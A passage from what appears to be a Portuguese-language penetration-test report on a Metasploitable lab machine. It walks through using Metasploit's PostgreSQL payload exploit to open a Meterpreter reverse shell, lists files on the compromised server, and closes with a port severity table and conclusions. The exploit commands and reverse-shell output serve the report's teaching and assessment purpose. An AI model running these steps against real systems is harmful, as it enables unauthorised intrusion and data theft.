14 exploit/multi/postgres/postgres_createlang
15 exploit/windows/misc/manageengine_eventlog_analyzer_rce
16 exploit/windows/postgres/postgres_payload
17 post/linux/gather/enum_users_history

Disclosure Date  Rank  Check  Description
-----
2014-11-08      normal Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL
2013-01-28      normal No     Ruby on Rails Devise Authentication Password Reset
normal No     PostgreSQL Server Generic Query
normal No     PostgreSQL Server Generic Query
normal No     Password Cracker: Databases
normal No     PostgreSQL Database Name Command Line Flag Injection
normal No     PostgreSQL Password Hashdump
normal No     PostgreSQL Login Utility
normal No     PostgreSQL Schema Dump
normal No     PostgreSQL Version Probe
normal No     Authentication Capture: PostgreSQL
2007-06-05      excellent Yes   PostgreSQL for Linux Payload Execution
2014-06-08      excellent Yes   ManageEngine Desktop Central / Password Manager LinkViewFetchServ
2019-03-20      excellent Yes   PostgreSQL COPY FROM PROGRAM Command Execution
2016-01-01      good      Yes   PostgreSQL CREATE LANGUAGE Execution
2015-07-11      manual    Yes   ManageEngine EventLog Analyzer Remote Code Execution
2009-04-10      excellent Yes   PostgreSQL for Microsoft Windows Payload Execution
normal No      Linux Gather User History

It is very common to find in shared folders configuration files that might
contain usernames and passwords for accessing the database. However if
Interact with a module by name or index. For example info 17, use 17 or use post/linux/gather/enum_users_history let in the
```

Olhando as opções disponíveis de ferramentas, foi decidido utilizar a ferramenta 11 exploit/Linux/postgres/postgres_payload, para usar esse payload, utilize o comando “use 11”

```
msf6 > use 11
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ----      -
  DATABASE  template1        yes       The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
  RHOSTS    [redacted]        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.157.130 yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Linux x86
```

Após escolher a ferramenta a ser utilizada, primeiro passo foi ver o que precisava para o funcionamento do programa com “show options”.

Usando o “show options”, se vê que só precisa definir o RHOSTS.

Para definir usa: set RHOSTS 192.168.157.134

Seguindo adiante, só executar o programa.

```
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.157.134
rhosts => 192.168.157.134
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.157.130:4444
[*] 192.168.157.134:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/QjRufAFX.so, should be cleaned up automatically
[*] Sending stage (976712 bytes) to 192.168.157.134
[*] Meterpreter session 1 opened (192.168.157.130:4444 -> 192.168.157.134:41564) at 2021-06-09 23:39:12 -0300

meterpreter > 
```


E aqui pode ser visto que teve sucesso na invasão da máquina e agora é só explorar os arquivos disponíveis na máquina

```
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====
Mode                Size      Type    Last modified          Name
----                -
100600/rw-----    4        fil     2010-04-28 17:26:59 -0300 PG_VERSION
40700/rwx-----  4096     dir     2010-04-28 17:27:01 -0300 base
40700/rwx-----  4096     dir     2021-06-09 23:41:01 -0300 global
40700/rwx-----  4096     dir     2010-04-28 17:26:59 -0300 pg_clog
40700/rwx-----  4096     dir     2010-04-28 17:26:59 -0300 pg_multixact
40700/rwx-----  4096     dir     2010-04-28 17:26:59 -0300 pg_subtrans
40700/rwx-----  4096     dir     2010-04-28 17:26:59 -0300 pg_tblspc
40700/rwx-----  4096     dir     2010-04-28 17:26:59 -0300 pg_twophase
40700/rwx-----  4096     dir     2010-04-28 17:26:59 -0300 pg_xlog
100600/rw-----   125     fil     2021-06-09 16:25:11 -0300 postmaster.opts
100600/rw-----   54      fil     2021-06-09 16:25:11 -0300 postmaster.pid
100644/rw-r--r--   540     fil     2010-04-28 17:28:06 -0300 root.crt
100644/rw-r--r--  1224    fil     2010-04-28 17:28:07 -0300 server.crt
100640/rw-r-----  891     fil     2010-04-28 17:28:07 -0300 server.key

meterpreter > 
```

TABELA DE CRITICIDADE

PORTA ▾	SERVIÇO ▾	VERSÃO ▾	NÍVEL ▾
21/tcp	Ftp	Vsftpd	GRAVE
23/tcp	Telnet	Linux Telnetd	MODERADO
80/tcp	Http	Apache httpd	GRAVE
111/tcp	Rpcbind	2 (RPC #100000)	MODERADO
139/tcp	Netbios-ssn	Samba smbd	CRÍTICO
445/tcp	Netbios-ssn	Samba smbd	GRAVE
513/tcp	Login	OpenBSD Solaris rlogind	CRÍTICO
1099/tcp	Java-rmi	GNU Classpath	MODERADO
1524/tcp	Bindshell	Metasploitable root shell	GRAVE
3306/tcp	Mysql	MySQL	GRAVE
5432/tcp	Postgresql	PostgreSQL DB	CRÍTICO
5900/tcp	Vnc	VNC	GRAVE
6667/tcp	Irc	UnrealIRCd	GRAVE
8180/tcp	Http	Apache Tomcat/Coyote	MODERADO

CONCLUSÃO

Durante a execução dos testes de invasão, diversas vulnerabilidades foram identificadas.

As classificações variaram entre moderadas e altas.

Onde foi comprovado que a exploração das portas pode causar grandes prejuízos e impactos para as mesmas.

Os objetivos principais definidos no projeto como testar a efetividades suas soluções tecnológicas implementadas e determinar as medidas que devem ser tomadas para melhor aliviar os ricos de vulnerabilidades.

No teste realizado, foi feito um escaneamento utilizando o NMAP, um teste de intrusão simples que mostrou vulnerabilidades possíveis de ataques as portas.

Após ser identificado os IP's das maquinas metasploitable, foram descobertas as portas com alta vulnerabilidade.